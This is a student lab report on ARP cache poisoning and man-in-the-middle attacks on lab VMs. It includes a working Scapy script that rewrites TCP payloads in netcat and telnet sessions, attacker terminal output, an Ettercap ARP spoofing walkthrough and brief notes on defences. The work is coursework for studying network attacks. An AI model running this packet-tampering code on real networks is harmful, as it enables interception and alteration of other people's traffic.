
At client, we try to type different characters and numbers through telnet connection.



```
[21:52:29] 30/10/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sat Oct 30 21:52:29 IDT 2021 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[21:57:29] 30/10/21 10.0.2.6@server: ZZ123ZZ
```

We can see for each character we are typing, we see "Z" instead. Numbers are presented correctly.

We can see also at attacker:



```
[21:57:18] 30/10/21 10.0.2.7@attacker: sudo python3 mitm_attack_telnet.py
Data transformed from: A to: Z
Data transformed from: e to: Z
Data transformed from: 1 to: 1
Data transformed from: 2 to: 2
Data transformed from: 3 to: 3
Data transformed from: r to: Z
Data transformed from: r to: Z
```

The program prints the modified characters.

Task 2 Summery:

We did succeed in our attack, resulting in the host client receiving different data ("Z"), as seen in the terminal screen shot.

We learned how we can modify TCP packet content and perform MITM attack.

This is what we excepted, it does fit the theory. attacker dropped the original packets, and create new ones based on the old data, modified it and sent it to his destination.

We struggled with the code, trying to figure out how to replace all the A-Z characters to Z, until found the re module and used that.


Task 3 - MITM Attack on Netcat using ARP Cache Poisoning

We'll now use ARP cache poisoning to perform man-in-the-middle attack with host client and host server communicating using Netcat. Netcat is a communication tool that allows us to easily run a server that listens to a certain port, in this case with TCP protocol.

For that, we will need to poison ARP cache at both hosts, turn IP forwarding on and establish the netcat connection. After that, we will turn IP forwarding off and run the packet sniffing and modifier program, changing "ofir" to "ZZZZ". Then, we try and send TCP packets through netcat with the purpose of replacing the data and server receiving something else. We expect the attack to work.

Similarly to task 2, we will first make sure ARP cache is poisoned at both server and client. After that, we will turn on IP forwarding in order to establish the netcat connection.


We first use this command on server in order to establish the connection:



```
[21:47:56] 30/10/21 10.0.2.6@server: nc -l 9090
```

"nc" means netcat. "-l" means listens, and we want to listen to port 9090. TCP is the default.

And then this on client:




```
[22:02:34] 30/10/21 10.0.2.5@client: nc 10.0.2.6 9090
```

Connection has been established with netcat at port 9090.

After that, we will turn IP forwarding off on attacker.

We will use this code:

mitm_attack_netcat.py




```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
local_mac = '08:00:27:0d:0d:a1'

def spoof_pkt(pkt):
        if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt
[TCP].payload and pkt[Ether].src != local_mac:

                old_data = (pkt[TCP].payload.load)
                new_data = old_data.replace(b'ofir',b'ZZZZ')

                newpkt = pkt[IP]

                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                newpkt = newpkt/new_data
                send(newpkt, verbose = False)

        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt
[Ether].src != local_mac:
                newpkt = pkt[IP]
                send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

The code is very similar to task 2, only that it will replace "ofir" to "ZZZZ".

It is important to replace the content to the same string length, so that there will be no problems with the sequence number of TCP.


We run the program:



```
[22:03:35] 30/10/21 10.0.2.7@attacker: sudo python3 mitm_attack_netcat.py
```


The program is running and waiting for packets.

now we will type at client's netcat window:



```
[22:02:34] 30/10/21 10.0.2.5@client: nc 10.0.2.6 9090
ofir
aaa
neas
ofir gerbi
gerbi
```

and we can see the results at server's window:



```
[21:47:56] 30/10/21 10.0.2.6@server: nc -l 9090
ZZZZ
aaa
neas
ZZZZ gerbi
gerbi
```

We can see the packets were received to server host, but whenever there was "ofir" it got replaced by "ZZZZ", meaning our attack was successful.

Task 3 Summery:

We did succeed in our attack, resulting in the host server receiving replaced data ("ZZZZ" instead of "ofir"), as seen in the terminal screen shot.

We learned just like telnet connection we can use netcat TCP packets to modify packet content and perform MITM attack.

This is what we excepted, it does fit the theory. attacker dropped the original packets, and create new ones based on the old data, modified it and sent it to his destination.

We struggled with this task because the ARP cache kept updating, and at first we didn't notice that was the problem so we thought the program didn't work. Until we saw in Wireshark there were ARP requests. We kept checking ARP cache and send ARP poison again and again, until the attack did work.

Lab Summery:

This is our first serious lab, so it took a lot of self-learning and trial and error to better understand how ARP cache works, how we can use sniffing & spoofing in order to make an ARP Cache Poisoning Attack, and how we can intercept a packet and replace its content. This is just one of the ways to perform a MITM attack, which is a very common attack in cybersecurity.

One of the most known tools that help you perform ARP spoofing is **Ettercap**. Unlike many of the programs that are command-line only, Ettercap features a user interface that's very beginner-friendly. Ettercap is an excellent tool for beginners to get the hang of network attacks like ARP spoofing.

Ettercap isn't the only tool for this, or the most modern. Other tools, such as *Bettercap*, claim to do what Ettercap does but more effectively, with more features and better integration. However, Ettercap proves useful enough. The general workflow of an Ettercap ARP spoofing attack is to join a network you want to attack, locate hosts on the network, assign targets to a "targets" file, and then execute the attack on the targets.


Some example screen shots are in appendix A.

Options to prevent ARP cache poisoning and MITM:

- Tools like ArpON, arpwatch, XArp, DefendARP that will monitor ARP traffic on a computer network and will help prevent ARP spoofing.
- Encrypting the packets – using secure protocols like HTTPS or using a VPN, that allows devices to connect to the Internet through an encrypted tunnel. This makes all communication encrypted, and worthless for an ARP spoofing attacker.


Appendix A – Ettercap.

Choosing the host:



IP Address	MAC Address	Description
192.168.0.1	40:70:09:7A:64:97	
192.168.0.2	C8:85:50:F4:20:FA	
192.168.0.3	D4:95:24:C2:36:27	
192.168.0.4	50:33:8B:68:2D:73	
192.168.0.5	00:09:1B:0C:62:0F	
192.168.0.6	E8:11:32:DC:39:80	
192.168.0.14	3C:DC:BC:05:77:D4	
192.168.0.48	AC:72:89:32:5C:EE	
192.168.0.52	10:94:BB:C9:AC:54	
192.168.0.53	C8:69:CD:B9:B6:F4	
fe80::414:475e:6305:f289	7C:D1:C3:DB:0F:FF	
fe80::c95:a09b:762b:26c	C8:69:CD:B9:B6:F4	
fe80::1402:ee8e:1046:d149	C8:85:50:F4:20:FA	


Adding the host to targets:



Target 1: 192.168.43.59

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Randomizing 255 hosts for scanning
```

Performing the ARP spoofing:



MITM Attack: ARP Poisoning

Optional parameters

[✓] Sniff remote connections.

[ ] Only poison one-way.